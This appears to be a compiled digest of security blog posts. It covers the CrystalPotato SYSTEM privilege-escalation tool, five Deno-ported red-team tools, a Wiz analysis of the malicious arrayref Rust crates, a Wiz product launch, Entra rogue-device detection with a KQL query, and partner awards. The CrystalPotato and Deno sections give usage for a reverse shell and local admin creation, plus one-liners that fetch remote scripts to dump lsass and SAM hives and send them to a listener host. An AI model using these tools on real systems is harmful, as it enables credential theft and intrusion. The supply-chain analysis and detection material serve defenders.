#### 8.4.5 Silent by Default

By default, the tool produces no output other than the executed command's stdout. Diagnostic messages are gated behind two debug levels: `-a` shows operational progress (hook status, pipe events, token search result), while `-aa` adds the full internal trace (SSN resolution, handle table walks, syscall return codes). A successful execution with no flags leaves no console artifacts beyond the command output itself.

### 8.5 Build

CrystalPotato compiles to a single file with no dependencies. I recommend using [Crystal on Windows](#) instead of cross-compilation:

```
crystal build CrystalPotato.cr -o CrystalPotato.exe --release --static
```

### 8.6 Usage

Execute a command, start a reverse shell, or create a local admin:

```
CrystalPotato.exe -c <COMMAND>
CrystalPotato.exe -H <LHOST> -P <LPORT> [-c <SHELL>]
CrystalPotato.exe -u <USER> -pw <PASS>
```

| Flag     | Description                                                                               |
|----------|-------------------------------------------------------------------------------------------|
| -c CMD   | Command to execute as SYSTEM, or shell for reverse shell (default: <code>cmd.exe</code> ) |
| -H HOST  | Reverse shell listener Host                                                               |
| -P PORT  | Reverse shell listener Port                                                               |
| -u USER  | Create local admin - Username                                                             |
| -pw PASS | Create local admin - Password                                                             |
| -p NAME  | Custom pipe name (default: <code>Crystal</code> )                                         |
| -d       | Debug output                                                                              |
| -dd      | Full trace                                                                                |
| -h       | Show help                                                                                 |

```
c:\Windows\Tasks>whoami
whoami
labdb01\svc_sql
```

```
c:\Windows\Tasks>whoami /priv
whoami /priv
```

#### PRIVILEGES INFORMATION

| Privilege Name                | Description                               | State    |
|-------------------------------|-------------------------------------------|----------|
| SeAssignPrimaryTokenPrivilege | Replace a process level token             | Disabled |
| SeIncreaseQuotaPrivilege      | Adjust memory quotas for a process        | Disabled |
| SeChangeNotifyPrivilege       | Bypass traverse checking                  | Enabled  |
| SeImpersonatePrivilege        | Impersonate a client after authentication | Enabled  |
| SeCreateGlobalPrivilege       | Create global objects                     | Enabled  |
| SeIncreaseWorkingSetPrivilege | Increase a process working set            | Disabled |

```
c:\Windows\Tasks>CrystalPotato.exe -c whoami
CrystalPotato.exe -c whoami
nt authority\system
```

CrystalPotato

## 8.7 Sources

- [GodPotato](#) - Original C# implementation by [BeichenDream](#) .
- [RustPotato](#) - Rust implementation by [safedv](#) .
- [SigmaPotato](#) - C# implementation with extra functionalities by [tylerdotrar](#) .

## 9 Offensive Tools Using the Deno Runtime

<https://ricardojoserf.github.io/deno/>

Offensive (Red Team / Pentest) · ad · tooling · evasion

## Offensive Tools Using the Deno Runtime

Deno is a modern JavaScript runtime that is gaining traction among threat actors as a Bring Your Own Scripting Interpreter (BYOSI) tool. This post covers how Deno is being weaponized in the wild, why it is attractive for offensive operations, and introduces five Red Team tools I have ported to Deno.

### 9.1 Background

I started looking into Deno for offensive purposes after attending the talk Signed, Trusted, Abused: Advanced BYOSI Malware Loader Techniques by Yuya Chudo and Ryunosuke Tsuruda at x33fcon 2026. The talk covered how legitimate, code-signed scripting runtimes can be abused as malware loaders, and Deno was one of the runtimes discussed. The concept is straightforward: instead of dropping a custom malware binary that will likely be flagged by endpoint protection, bring a legitimate signed interpreter and have it execute your payload. This is the BYOSI (Bring Your Own Scripting Interpreter) approach.

After the conference I started researching the topic further and found that multiple threat intelligence vendors had already documented real-world campaigns abusing Deno. At the same time, I realized that Deno's Foreign Function Interface (FFI) makes it possible to call Windows API and NT API functions directly from JavaScript, opening the door to porting existing Red Team tools with minimal effort and zero external dependencies.

## 9.2 Deno in the Wild

Several threat intelligence reports have documented active campaigns where threat actors leverage the Deno runtime. The common pattern across all of them is the same: deploy a legitimate, signed runtime on the target and use it to execute malicious scripts that would otherwise require a custom binary.

SonicWall researchers identified a campaign where an MSI installer drops a VBScript and PowerShell script that installs Deno from its official source. Once installed, a Base64-encoded JavaScript payload is decoded and executed through Deno, performing system fingerprinting, cryptocurrency wallet detection, antivirus enumeration, screenshot capture, keylogging and clipboard monitoring via C2 communication. Persistence is maintained through an AutoStart registry entry. Because security monitoring typically focuses on PowerShell and Node.js, the use of Deno allowed the malware to initially fly under the radar with minimal VirusTotal detections.

In June 2026, Sophos researchers identified the ClickFix campaign, which compromised over 500 WordPress sites by injecting malicious JavaScript that displayed fake Cloudflare verification prompts. Victims were tricked into executing a PowerShell command that triggered an MSI installer, which used `winget.exe` to install Deno from legitimate sources. Deno then served as the primary orchestrator, retrieving and executing remote JavaScript payloads without requiring traditional malware loaders. Persistence was established through registry Run keys and scheduled tasks, and the final payload was a Python-based infostealer. The attack leveraged Deno's code-signed distribution to reduce security flagging and TryCloudflare infrastructure to mask C2 communications.

Atos researchers documented DinDoor, a multi-stage backdoor that uses Deno as its core execution environment. A trojanized MSI installer deploys CMD and PowerShell components to install the Deno runtime, then JavaScript-based launchers establish persistence and execute the final RAT payload entirely in memory, avoiding disk artifacts. The modular RAT supports browser credential theft, cryptocurrency wallet extraction, file exfiltration, remote desktop access and command execution through a centralized task dispatcher. At the time of publication (July 2026), 37 related MSI samples had been identified and the campaign remained active.

## 9.3 Why Deno for Red Teaming

The common thread across all these campaigns is the BYOSI approach: instead of using a custom executable that will be analyzed and flagged, deploy a legitimate signed runtime and have it execute your payload. Deno is particularly attractive for this purpose:

- **Signed and trusted binary** : Deno is a legitimate, code-signed executable that is unlikely to be flagged by endpoint protection solutions.
- **FFI support** : Deno's Foreign Function Interface allows direct invocation of Windows API and NT API functions from JavaScript, enabling low-level operations such as memory manipulation, process interaction and direct system calls without any external dependency.
- **Remote script execution** : Deno can fetch and execute scripts directly from a URL (`deno run https://...`), meaning the malicious JavaScript never needs to be written to disk.
- **Network exfiltration** : Output data can be sent over the network directly from the script, so neither the script nor its output need to touch the filesystem.
- **Zero dependencies** : Deno bundles its standard library, so no additional packages or modules need to be installed on the target system.
- **Minimal forensic footprint** : The only artifact on disk is `deno.exe` itself, which is a legitimate application present in many development environments.

## 9.4 Ported Tools

With this in mind, I ported five of my existing Red Team tools to Deno. All implementations use Deno's FFI to call Windows API functions directly from JavaScript, with zero external dependencies. All of them support remote execution from a URL, meaning the JavaScript source does not need to be on disk.

### 9.4.1 NativeDump

Repository: <https://github.com/ricardojoserf/NativeDump/tree/deno-flavour>

NativeDump dumps the lsass process using only NT API functions, generating a Minidump file by hand-crafting it without calling `MiniDumpWriteDump`. The Deno implementation uses FFI to invoke these NT API functions directly from



JavaScript. The key advantage is that **neither the JavaScript code nor the Minidump file need to touch disk**: the script is fetched remotely and the dump can be exfiltrated over the network. It also supports optional ntdll.dll overwriting (disk, knowndlls or debugproc) to bypass user-mode API hooks before performing the dump.

```
deno run --allow-ffi --allow-net https://raw.githubusercontent.com/ricardojoserf/
NativeDump/deno-flavour/nativedump.js -o knowndlls -i 192.168.1.72 -p 1234
```

### 9.4.2 TrickDump

Repository: <https://github.com/ricardojoserf/TrickDump/tree/deno-flavour>

TrickDump takes a different approach: instead of generating a Minidump directly, it splits the process into three stages (lock.js, shock.js and barrel.js) that produce intermediate JSON files and compressed archives, which can be reconstructed offline into a valid Minidump using create\_dump.py. Like NativeDump, **the JavaScript code and output data never need to touch disk**. The unified script trick.js consolidates all three stages:

```
deno run --allow-ffi --allow-net https://raw.githubusercontent.com/ricardojoserf/
TrickDump/deno-flavour/trick.js -i 192.168.1.72 -P 1234
```

### 9.4.3 SAMDump

Repository: <https://github.com/ricardojoserf/SAMDump/tree/main/Deno>

SAMDump extracts Windows SAM and SYSTEM files using Volume Shadow Copy Service (VSS), calling NT API and VSS COM interfaces directly via FFI. The same disk-free approach applies: the script is fetched remotely and the **SAM hives can be exfiltrated over the network without writing them to disk**, with optional XOR encoding for obfuscation. Requires Administrator privileges.

```
deno run --allow-ffi --allow-net https://raw.githubusercontent.com/ricardojoserf/
SAMDump/main/Deno/samdump.js --send-remote --host 192.168.1.72 --port 1234 --xor-
encode
```

### 9.4.4 AutoPtT

Repository: <https://github.com/ricardojoserf/AutoPtT/tree/main/Deno>

AutoPtT automates Pass-the-Ticket (PtT) attacks by enumerating Kerberos tickets and importing them into the current session, using FFI to interact with the Windows authentication APIs. It supports listing logon sessions and tickets, exporting TGTs and importing ticket files.

```
deno run --allow-ffi --allow-read --allow-write --allow-env https://
raw.githubusercontent.com/ricardojoserf/AutoPtT/main/Deno/autoptt.js auto
```

#### 9.4.5 AddUser-SAMR

Repository: <https://github.com/ricardojoserf/AddUser-SAMR/tree/main/Deno>

AddUser-SAMR creates local user accounts using the SAMR API, the lowest-level RPC interface for managing the Windows local accounts database, calling SAMR functions from `samlib.dll` directly via FFI. Requires Administrator privileges.

```
deno run --allow-ffi https://raw.githubusercontent.com/ricardojoserf/AddUser-
SAMR/main/Deno/adduser.js -u testuser -p MyPass123
```

## 9.5 Conclusion

Deno is becoming a relevant tool in the offensive security landscape, both for real-world threat actors and Red Team operators. Its FFI capabilities, combined with remote script execution and network exfiltration, make it possible to perform complex post-exploitation tasks where the only file on disk is the legitimate Deno binary. The five tools ported here demonstrate that credential dumping (lsass and SAM hives), Kerberos ticket manipulation and local account creation can all be performed through Deno with a minimal forensic footprint.

# 10 Update: base64dump.py Version 0.0.31

<https://blog.didierstevens.com/2026/08/23/update-base64dump-py-version-0-0-31/>

Offensive (Red Team / Pentest) · tooling · maldev · dfir

More info on this update: “[zipdump.py: Metadata Encoding](#)“.

[base64dump\\_V0\\_0\\_31.zip](#)(  
[http](#))

MD5: E54FFB4F618E47FAA724C9F16CF21E7A

SHA256: 9475E4184790583265106CBA0FBD04546A7B-  
F4B1B67A569F2B96D432E6F16E2D

No comments yet.

[RSS feed for comments on this post.](#) [TrackBack URI](#)

This site uses Akismet to reduce spam. [Learn how your comment data is processed.](#)

## 10.1 Leave a Reply (comments are moderated)

# 11 Rust Supply Chain Attack on arrayref: Significant Overlap with DPRK Campaigns | Wiz Blog

<https://www.wiz.io/blog/rust-supply-chain-attack-on-arrayref-significant-overlap-with-dprk-campaigns>

Offensive (Red Team / Pentest) · cloud · kubernetes

On August 20, 2026, malicious versions of three Rust crates were published to crates.io: `arrayref@0.3.10`, `internment@0.8.7`, and `append-only-vec@0.1.9`. The malicious crates added a typosquatted dependency (`proc-macro1`) whose build script downloads and executes a remote binary. Notably, `proc-macro1` was the first dependency added to `arrayref` in its ten-year history.

Because build scripts run during compilation, building an affected project was sufficient to execute the payload. `arrayref` can be found in over 35% of all environments. Even more notably, it's used in  $\frac{3}{4}$  of all environments where Rust is present.

The Rust Security Response Team deleted the malicious versions and locked the account, and assesses that the maintainer's machine or credentials were compromised.

Wiz customers should review our Threat Intel Center advisory: [arrayref and Other Rust Crates Hijacked in Supply Chain Attack](#)

The impacted package versions add a malicious dependency to the `Cargo.toml`:

```
[dependencies]
proc-macro1 = "1.0.107"
```

`proc-macro1` is a typosquat of the legitimate `proc-macro2` crate (154M+ downloads). Its `build.rs` contains the malicious logic. Because Cargo executes build scripts at compile time, building a project that depends on `proc-macro1` is sufficient to trigger the payload.

At compile time, the build script:

1. Reconstructs a C2 URL from Base64 fragments (e.g. `https://23.254.165[.]112:9089/`)

2. Disables TLS certificate validation via a custom `AcceptAll` verifier
3. Downloads a platform-specific payload based on OS and architecture
4. Writes it to `/tmp/rust-setup` (Unix) or `%TEMP%\rust-setup.ps1` (Windows)
5. Executes the payload, passing the C2 beacon address as an argument

The build otherwise completes and the package functions normally. The second stage payload is selected based on the platform, with support for `x86_64` versions of Linux, Windows, and macOS, in addition to `aarch64` macOS.

Wiz Research was able to analyze the malicious Rust crates, retrieved from Google Threat Intelligence. The implant is a featureful backdoor that:

- Beacons to C2 via HTTPS POST (to the endpoint `/49890878`), exfiltrating host info and stolen credentials as Base64-encoded JSON
- Collects hostname, username and operating system details, enumerates installed applications, and reads Chrome, Brave and Edge profiles for saved logins and extension settings, querying the browsers' SQLite credential stores directly. *Edit: A prior version of this piece mistakenly stated that browser credentials were stolen. The queries only enumerate saved logins, they do not retrieve the encrypted credential material.*
- Persists via Registry Run key (Windows), LaunchAgent (macOS), or systemd user service (Linux)
- Supports four commands: `kill` (terminate), `minicfg` (reconfigure C2 and beacon interval), `startup` (install persistence), and `runscript` (download and execute PowerShell or shell scripts, synchronously or in background)
- Falls back to a Domain Generation Algorithm if the primary C2 is unreachable, generating 10 algorithmic `.com` domains every 5 days. Currently, the relevant domains do not appear to be registered.

Configuration is encrypted with AES-128-GCM using the hardcoded key `i am botking`. Commands are authenticated via an embedded RSA-2048 private key.

The `arrayref` infrastructure substantially overlaps with operations attributed to recent North Korean actors.

**Shared C2 endpoint pattern:** The `arrayref` payloads beacon to `/49890878`. This endpoint has been used in the Mastra campaign, attributed by Microsoft to DPRK / Sapphire Sleet. The IP address used in the `arrayref` beacon also shares an SSL issuer (`WIN-A6QF8AHPQH1\Administrator@WIN-A6QF8AHPQH1`) with `23.254.167[.]13` - also used in the Mastra campaign.

**Victim-reported infrastructure overlap:** A victim has reported C2 traffic to 23.254.167[.]216. This IP appears in Google Cloud Threat Intelligence's analysis of UNC1069's axios npm attack, which Mandiant links to North Korea.

**Preferred Host:** Both campaigns generally use the same 23.254.164.0/23 range of Hostwinds LLC infrastructure we see repeated in this incident.

Wiz customers should review our Threat Intel Center advisory: arrayref and Other Rust Crates Hijacked in Supply Chain Attack.

- **Check your lockfiles and local cache** : searchCargo.lock across your repositories for the malicious versions and for any of the six attacker-controlled crate names. Locally, run:

```
find ~/.cargo/registry/cache -type f \(\
-name 'arrayref-0.3.10.crate' -o \
-name 'internment-0.8.7.crate' -o \
-name 'append-only-vec-0.1.9.crate' -o \
-name 'proc-macro1-*.crate' -o \
-name 'proc-macro-en-*.crate' -o \
-name 'aovine-*.crate' -o \
-name 'arone-*.crate' -o \
-name 'aronenao-*.crate' -o \
-name 'tinymember-*.crate' \
\) -print
```

- **Treat affected hosts as compromised** : because the payload executes during cargo build , any developer workstation or CI runner that built an affected project must be treated as compromised. Rotate every credential, token and key reachable from it, including CI secrets and signing keys, and rebuild any artifacts produced after exposure from clean sources.
- **Rotate browser-stored credentials** : the payload reads saved logins and extension data from Chrome, Brave and Edge profiles on the affected host. Reset those passwords and revoke the associated sessions.
- **Remove payload and persistence artifacts** : delete/tmp/rust-setup , %TEMP%\rust-setup.ps1 and %TEMP%\rust-setup-launch.vbs where present, and check for unrecognized systemd user services, HKCU Run entries and LaunchAgents. Re-deploy affected workloads from a known clean state.
- **Do not resolve yank warnings by upgrading blindly** : this attack used yanking to drive upgrades. Treat a sudden yank of multiple stable versions of a long-lived crate as a signal to investigate.

- **Review build-time dependencies** : build scripts execute with full user privileges during compilation. Review any new or changed build-dependencies entry, particularly networking crates such as `ureq`, `request` or `rustls` in a crate with no reason to make network calls.

| Cat-egory | Indicator                                                         | Details                                                      |
|-----------|-------------------------------------------------------------------|--------------------------------------------------------------|
| Package   | <code>arrayref @0.3.10</code>                                     | Hijacked release                                             |
| Package   | <code>internment @0.8.7</code>                                    | Hijacked release                                             |
| Package   | <code>append-only-vec @0.1.9</code>                               | Hijacked release                                             |
| Package   | <code>proc-macro1</code>                                          | Typosquat of <code>proc-macro2</code> , all versions deleted |
| Package   | <code>proc-macro-en</code>                                        | Attacker-controlled, all versions deleted                    |
| Package   | <code>aovine</code>                                               | Attacker-controlled, all versions deleted                    |
| Package   | <code>arone</code>                                                | Attacker-controlled, all versions deleted                    |
| Package   | <code>aronenao</code>                                             | Attacker-controlled, all versions deleted                    |
| Package   | <code>tinymember</code>                                           | Attacker-controlled, all versions deleted                    |
| SHA256    | 25ad700976873c76af785cb99b33c48db7d-f8b81f21d1e9e06b3676b9a9373ae | <code>arrayref-0.3.10.crate</code>                           |
| SHA256    | 61198155da51b838772eef5bfaac6cbc4dcc38d-ccc56658fc28a8e831b34d4   | <code>proc-macro1-1.0.107.crate</code>                       |
| SHA256    | b5c1b5b0763a8809a644a8f92224653f0aca623a98eec-c714d27f74b80fbe436 | <code>proc-macro1-1.0.106.crate</code>                       |

| Cat-egory | Indicator                                 | Details                                           |
|-----------|-------------------------------------------|---------------------------------------------------|
| SHA1      | f22e3e01e38bcdff001f0d15a2dbfdec5a1cf8eff | proc-macro-1.0.107.crate                          |
| SHA1      | f4767ad92cb61401fd69139cade563501c39b991  | rust-crate_0.1.0, Linux stage-2 payload           |
| SHA1      | fc0fdb978eac72f4484b48db058e4473f1bc516e  | rust-crate_0.2.0, Windows stage-2 payload         |
| SHA1      | ff7e20cf642346bf893f1eca808df82035bb53d0  | rust-crate_0.4.0, macOS arm64 stage-2 payload     |
| IP        | 23.254.165[.]112:9089                     | Stage-2 payload host (Hostwinds VPS)              |
| IP        | 23.254.165[.]112:443                      | C2 address passed to the payload as argv[1]       |
| IP        | 23.254.167[.]107:443                      | Stage-2 C2, live at publication                   |
| Domain    | hwsrv-798836.hostwindsdns[.]com           | Attacker infrastructure host-name                 |
| Network   | POST /49890878                            | Stage-2 C2 request path                           |
| File      | /tmp/rust-setup                           | Stage-2 payload, Unix                             |
| File      | %TEMP%\rust-setup.ps1                     | Stage-2 payload, Windows                          |
| File      | %TEMP%\rust-setup-launch.vbs              | Hidden Windows launcher, executed via wscript.exe |



| Cat-egory | Indicator                                       | Details                                                                                          |
|-----------|-------------------------------------------------|--------------------------------------------------------------------------------------------------|
| Binary    | rust-crate__0.1.0 / __0.2.0 / __0.3.0 / __0.4.0 | Platform-specific stage-2 payloads on the payload host                                           |
| Account   | dtolney                                         | Impersonation account, publisher of proc-macro1                                                  |
| Account   | droundy                                         | Legitimate maintainer; machine or credentials likely compromised, account locked as a precaution |
|           | rchaitm@gmail[.]com                             | Forged author metadata in proc-macro1                                                            |

# 12 Wiz Penetration Test Findings is now GA | Wiz Blog

<https://www.wiz.io/blog/wiz-pen-test-findings-is-now-ga>

Offensive (Red Team / Pentest) · cloud · kubernetes

We are excited to share that the Wiz Penetration Test Findings is now Generally Available (GA), giving offensive security teams a single home for all pen-test results- unifying findings from bug bounties, third-party audits, internal red team exercises, and AI pen-test scanning.

Wiz brings findings that otherwise would have lived in PDFs or siloed third-party portals directly into the Wiz platform, correlates them against real-time cloud context, prioritizes them accurately, and tracks them through to remediation.

Security leaders are rapidly shifting away from reactive vulnerability management and embracing Continuous Threat Exposure Management (CTEM) - a framework built on five iterative stages: Scoping, Discovery, Prioritization, Validation, and Mobilization. The premise is straightforward: instead of running periodic point-in-time assessments that produce stale reports, organizations continuously identify, validate, and close exposures before adversaries can exploit them.

Wiz Penetration Test Findings is purpose-built to support CTEM strategy, connecting penetration test findings to the rest of the environment context, bridging across the Validation stage back to Discovery, Prioritization, and Mobilization in a single platform:

- **Validated Exploitability Meets Cloud Context:** A CVSS 9.0 finding on paper might target an isolated test container, while a CVSS 6.0 finding might grant access to a production database containing sensitive customer data. By mapping pen-test findings directly onto the Wiz Security Graph, Wiz correlates human-validated exploits with real-world context - external network exposure, identity privileges, secrets, data, and lateral movement paths. We introduced Graph Controls that surface attack paths tied to pen-test findings, so teams can immediately see blast radius, prioritize what actually matters, and reduce noise.

- **Unified Exposure Visibility:** Whether an exposure was discovered by an automated Wiz scanner, reported via HackerOne, uploaded from an external audit PDF, or generated by AI pen-test agents, it lives in one single pane of glass. Security teams no longer need to correlate across four different portals to understand their full exposure picture.
- **Accelerated Mobilization & SLA Tracking:** Through automated ownership mapping and code-to-cloud tracing, Wiz assigns pen-test findings directly to the developer or team responsible for the resource. Coupled with Mika AI triage (to deduplicate results across tools) and the Green Agent (for automated remediation guidance), teams can enforce remediation SLAs and close the loop on validated exposure faster than ever.

Making CTEM work in practice means eliminating the operational toil that causes validated findings to pile up unaddressed. We added two AI-powered features designed to do exactly that:

Many traditional pen-testing vendors and external auditors deliver findings as PDF documents. To remove the need to manually migrate over findings, you can now upload PDF reports directly into Wiz Penetration Test Findings, and have AI scan and parse the document, automatically extracting individual pen-test findings, severity ratings, evidence, steps to reproduce, and their underlying assets. In just a few minutes, a static, 50-page PDF is transformed into structured, actionable items modeled on the Wiz Security Graph - ready to be correlated, prioritized, and assigned.

Creating and mapping findings on the fly should be as natural as having a conversation. With the GA release, you can now manage and create findings directly through Mika AI, Wiz's built-in AI security assistant:

- **Guided Creation:** Chat with Mika to walk through the finding creation process. Mika guides you step-by-step, automatically populating finding fields based on your inputs.
- **Smart Resource Mapping:** Mika analyzes your cloud architecture and automatically suggests and maps the new finding to the exact target resource in your environment.
- **Raw Text Parsing:** Have raw notes, a Slack message, or unstructured output from a custom exploit script? Simply paste the raw text into Mika. It parses the content, identifies key metadata, and formats it into a structured pen-test finding instantly.

With the rise of code scanning using frontier models like Claude Mythos, Google CodeMender, and custom LLM-based scanners, teams need a way to centrally manage those findings and remove silos. With Wiz Penetration Test Findings, you can leverage a dedicated skill via Model Context Protocol (MCP), which bridges the gap between external frontier models and the Wiz platform.

You can connect to the Wiz MCP and prompt your AI agent to import findings directly into the Wiz Security Graph, regardless of how they are scanned. The skill handles the operational complexity automatically:

- **Data Normalization:** Formats heterogeneous scan data to match the Wiz schema, regardless of which external tool generated it.
- **Deduplication:** Prevents duplicate uploads across multiple scans from the same or different tools.
- **Resource Mapping :** Matches findings against your existing Wiz inventory, ensuring vulnerabilities are attached to the correct cloud resource or repository.

Once ingested, findings appear on the same Penetration Test Findings page with full lifecycle management - status tracking, history, and unified visibility- even when the external tool has no persistent state of its own.

Getting findings into the platform is only half the battle - the other half is making sure they actually get fixed. Once a pen-test finding is promoted to an Issue in Wiz, the Green Agent takes over and automates the path to resolution:

- **Ownership Discovery:** Automatically identifies the developer or team responsible for the affected resource, so findings never sit unassigned.
- **Remediation Guidance:** Generates specific PR fixes or code snippets tailored to the vulnerability, giving developers a clear starting point rather than a vague description of a problem.
- **Agentic Workflows:** Triggers downstream actions in integrated tools like Slack, Jira, ServiceNow, or GitHub - ensuring the fix is tracked, assigned, and implemented without manual handoff.

The result is a fully connected loop: a finding enters Wiz from any source, gets correlated against cloud context, is assigned to the right owner, and drives automated remediation - all without leaving the platform.

The GA release of Wiz Penetration Test Findings reflects a broader shift in how we think about offensive security: the goal isn't a better PDF. It's a closed loop. Every finding that enters Wiz - whether from a manual red team, an ex-

ternal audit, or an AI scanning agent — immediately becomes part of a continuous cycle of prioritization, ownership, and remediation tracking.

For security teams looking to operationalize CTEM, Wiz Penetration Test Findings is now a core pillar: turning static, point-in-time assessment reports into continuous, contextual risk reduction on the Wiz Security Graph. You can learn more in the [Wiz Docs](#) (login required) or set up a [live demo](#) with our team.

# 13 How to Stop AI-Generated Rogue Entra Device Joins | Wiz Blog

<https://www.wiz.io/blog/detecting-entra-device-registration-abuse>

Offensive (Red Team / Pentest) · cloud · kubernetes

Attackers have long relied on repeatable tools and conventions that leave recognizable fingerprints. AI threatens to erode this defensive advantage by enabling attackers to vary artifacts, such as device names and User-Agent strings, making malicious activity appear more ordinary.

We have already observed signs of this shift in Entra ID attacks. Suspicious device registrations are moving beyond predictable conventions like `DESKTOP-XXXXXXX` toward generic identifiers such as `Work PC`.

In this blog, we will outline the necessary strategic shifts that defenders must implement to sharpen their detection strategies in the face of these AI-driven tactics.

Attackers exploit a fundamental design requirement in Entra ID: because Conditional Access policies often restrict authentication to joined devices, attackers must ensure their machines appear as such to gain entry. Since the Device Registration Service (DRS) is designed to allow users to register their own devices, attackers abuse this functionality to register rogue devices using a victim's identity, effectively satisfying the policy requirements.

And this technique is more common than you might expect: **looking at a 90-day period, nearly one in seven Entra ID environments experienced at least one such attack.**

Before attackers can register a rogue device, they must obtain the necessary authorization. One common method is device code phishing, a technique we explored in detail in our previous [blog post](#).

In many cases, attackers use the same infrastructure to host phishing pages and perform the initial sign-in after a victim is compromised. **This overlap can help us identify newly deployed phishing infrastructure.**

For example, we observed the AWS IP address `3.149.231.11` across device code sign-ins associated with multiple victims. Around the same time as the attack, [URLScan captured](#) a phishing page at `lockwall.xyz/prime/` using a “shared document” lure that presented victims with a pre-generated Microsoft device

code. The resulting access allowed the attacker to register a new device in the victim's environment, potentially establishing a more persistent foothold.

Over the past few years, we've observed a steady stream of phishing campaigns following this familiar playbook:

Once a rogue device is successfully registered, attackers typically move on to the objectives that matter most, accessing Microsoft 365 resources, exfiltrating emails, maintaining persistence or expanding their foothold within the tenant. This flow was extensively documented by other threat research teams, like [Push-security](#), [Unit42](#) and [Huntress](#).

Looking beneath the surface, however, a common denominator quickly emerges: many attackers relied on [ROADrecon](#), the well-known open-source Entra exploitation framework.

For defenders, this was actually good news. ROADrecon did an excellent job automating the registration process but automation also meant consistency. And consistency creates detection opportunities for a defender's favorite low hanging fruit - atomic IOCs.

- **User-Agent:** Tools mimicked legitimate strings, such as `asDsreg/10.0 (Windows 10.0.19041.928)` .
- **Device Name:** Tools used predictable naming patterns like `DESKTOP-XXXXXXX` .

## **The DESKTOP device registration attack pattern affects almost 1 in 10 of the customer base**

Even simple modifications bypass these static checks, for instance, we've observed attackers using names like `microsoft-XXXXXXX`.

This demonstrates that attackers can evade rigid fingerprints with minimal effort. This fragility in static detection is now compounded by AI, which allows attackers to rapidly generate highly customized, unpredictable, and benign-looking identifiers, rendering traditional detection methods increasingly obsolete.

Our hunt began with a simple hypothesis: if attackers are using AI to blend into corporate networks, could we use the same tools to catch them?

We started by asking Claude to analyze unusual User-Agent strings observed in device-registration and sign-in activity, and identify characteristics consistent with AI-generated tooling. One string stood out: `MSTokens-PRT/1.0.`, which registered a device with the name `Work PC` . Its plausible-sounding product name and clean `name/version` structure resembled patterns we had previously encountered in AI-generated tools, such as `Azure-Enum/1.0.`

Our next approach was to query multiple models from an attacker's perspective, asking which device names they would use to make an Azure device registration appear inconspicuous. We compared recurring suggestions across the models with identifiers observed in real-world telemetry.

This experiment was not intended to prove that a specific artifact was generated by AI. A generic device name or unfamiliar User-Agent cannot provide reliable attribution on its own. Instead, the model outputs gave us new hunting hypotheses. We then validated those hypotheses using behavioral context, including device code authentication followed shortly afterward by a new device registration from unusual infrastructure.

By using AI for hypothesis generation and telemetry for validation, we were able to identify suspicious activity that traditional searches for known tool fingerprints would have missed.

Our detection logic focused on two core behavioral techniques that look beyond the tools attackers use to register devices and instead examine how they operate:

Rather than looking for specific device names, we identify newly registered devices whose display names deviate from established organizational naming conventions, a pattern attackers struggle to emulate convincingly when they attempt to blend into your environment.

Device registration is rarely an isolated event. By correlating Device Code Phishing alerts with subsequent device registration events, we significantly reduce the search space, allowing us to evaluate the entire attack chain rather than relying on isolated, and increasingly unpredictable, registration logs.

You can significantly reduce the risk of rogue device registration by enrolling a Conditional Access policy that requires MFA for device registration. This policy ensures that attackers who only compromise a user's password cannot register a rogue device. However, note that if an attacker obtains a token via Device Code Phishing or AiTM where the victim has already completed MFA, the token will inherently satisfy this CAP and the registration will proceed. To mitigate this, consider restricting device registration to known corporate IP addresses or requiring compliant devices.

Wiz Defend gives you clear visibility into identity attacks in Entra ID, using real-time alerts to spot the tactics used in [device-code](#) phishing and suspicious [device registrations](#).

Wiz Defend includes dedicated detection rules that alert on these behaviors:

- DESKTOP Device Registration by Known Toolkit



- Suspicious device registration attempt
- Anomalous DESKTOP Device Registered in Non-DESKTOP Environment
- Potential Device Code Phishing IP Mismatch Detected
- Potential Device Code Phishing
- Unusual Device Code Flow Detected

With this early warning, security teams have time to contain an attack, reset credentials, remove unauthorized devices, and block new enrollments before an attacker gets long-term access.

Identify device naming conventions in tenant (In our example - Desktop devices)

```
let minDevicesForBaseline = 100;
let desktopThreshold = 0.01;
let windowStart = ago(14d);
let windowEnd = now();
SigninLogs
| where ingestion_time() between (windowStart .. windowEnd)
 and ResultType == 0
 and OperationName == "Sign-in activity"
| where isnotempty(DeviceDetail["deviceId"])
| extend deviceId = tostring(DeviceDetail["deviceId"])
| extend deviceDisplayName = tostring(DeviceDetail["displayName"])
| where isnotempty(deviceDisplayName)
| extend HasMatch = deviceDisplayName startswith "DESKTOP-"
| summarize
 TotalDevices = dcount(deviceId),
 DesktopDevices = dcountif(deviceId, HasMatch == true)
| where TotalDevices >= minDevicesForBaseline
| where (todouble(DesktopDevices) / todouble(TotalDevices)) <= desktopThreshold
| project
 TotalDevices,
 DesktopDevices,
 DesktopRatio = todouble(DesktopDevices) / todouble(TotalDevices),
 IsRareDesktopTenant = true
```

[Get a Wiz Demo](#)

# 14 2026 Wiz Partner Alliance Award Winners | Wiz Blog

<https://www.wiz.io/blog/2026-partner-award-winners>

Offensive (Red Team / Pentest) · cloud · kubernetes

Building cloud security at scale takes more than just great technology. It requires a powerful ecosystem of partners aligned around a unified platform story spanning Cloud, Code, Runtime, and AI.

At this year's *Build with Wiz: The Partner Summit*, we paused to celebrate the standout organizations and individuals who embody our core themes, from those who *Build to Grow* and *Build to Launch*, to those driving innovation as they *Build to Run*. Whether helping government agencies establish Zero Trust guardrails, guiding global enterprises through multi-cloud migrations, or securing emerging LLM pipelines, our partner ecosystem proves that proactive risk reduction and fast execution go hand in hand.

The competition for our 2026 Wiz Partner Alliance Awards was fierce, with dozens of finalists evaluated against rigorous criteria. Here are the partners across the Americas (AMER), Europe, Middle East & Africa (EMEA), and Australia & New Zealand (ANZ) who set the benchmark for excellence this year.

- **Partner of the Year:** GuidePoint Security
- **GSI Partner of the Year:** Accenture
- **CSP Partner of the Year:** Amazon Web Services (AWS)
- **Rising Star:** AHEAD
- **Public Sector Partner of the Year:** Blackwood
- **Bright Spark:** Arctiq
- **AI Security Excellence:** Deloitte
- **GTM Magician:** Optiv Security
- **Partner of the Year:** Computacenter
- **GSI Partner of the Year:** Accenture
- **CSP Growth Partner of the Year:** Microsoft
- **GTM Magician:** Saepio
- **Rising Star:** O3 Cyber

- **AI Security Excellence:** Devoteam
- **Bright Spark:** Albiona Dzemaili, Spike Reply
- **SOC Transformer:** PwC
- **Partner of the Year:** Accenture
- **GTM Magician:** Sekuro
- **Rising Star:** Mantel Group
- **AI Security Excellence Partner:** Versent
- **Bright Spark Award:** Francesco Sbaraglia, Accenture

